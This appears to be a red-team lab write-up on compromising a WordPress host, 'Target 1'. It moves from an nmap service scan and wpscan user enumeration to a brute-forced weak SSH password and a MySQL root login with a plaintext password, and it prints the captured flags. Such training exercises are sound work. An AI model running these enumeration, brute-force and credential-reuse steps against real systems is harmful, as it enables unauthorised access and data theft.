## **Table of Contents**


* Exposed Services
* Critical Vulnerabilities
* Exploitation

### **Exposed Services**

Nmap scan results for each machine reveal the below services and OS details:

Command: $ nmap -sV 192.168.1.110

Screenshot:



This scan identifies the services below as potential points of entry:

* Target 1
  + Port 22/TCP Open SSH
  + Port 80/TCP Open HTTP
  + Port 111/TCP Open rpcbind
  + Port 139/TCP Open netbios-ssn
  + Port 445/TCP Open netbios-ssn


The following vulnerabilities were identified on each target:


* Target 1
  + Identified users, Michael and Steven, on the network
  + Michael’s password was the same as their username
  + Unsalted User Password Hash
  + Privilege Escalation


### **Exploitation**

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


* Target 1
  + Flag1.txt: b9bbcb33ellb80be759c4e844862482d
    - **Exploit Used**
      * WPScan to enumerate users of the Target 1 Wordpress site
      * Command: $ wpscan –url <http://192.168.1.110> --enumerate u







* Targeting user Michael
  + Brute Force attack to guess Michael’s password
  + User password was very weak
  + Password: michael
* Capturing Flag 1: SSH in as Michael traversing through directories and files.
  + Flag 1 found in var/www/html folder at root in service.html in a HTML comment below the footer.
  + Commands:
    - ssh michael@192.168.1.110
    - pw: michael
    - cd ../
    - cd ../
    - cd var/www/html
    - ls -l
    - nano service.html



* Flag2.txt: fc3fd58dcdad9ab23faca6e9a3e581c
  + Exploit Used:
    - Same exploits used to gain Flag 1.
    - Commands:
      * mysql -u root -p’R@v3nSecurity’ -h 127.0.0.1
      * show databases;
      * use wordpress;
      * show tables;
      * select \* from wp\_posts;

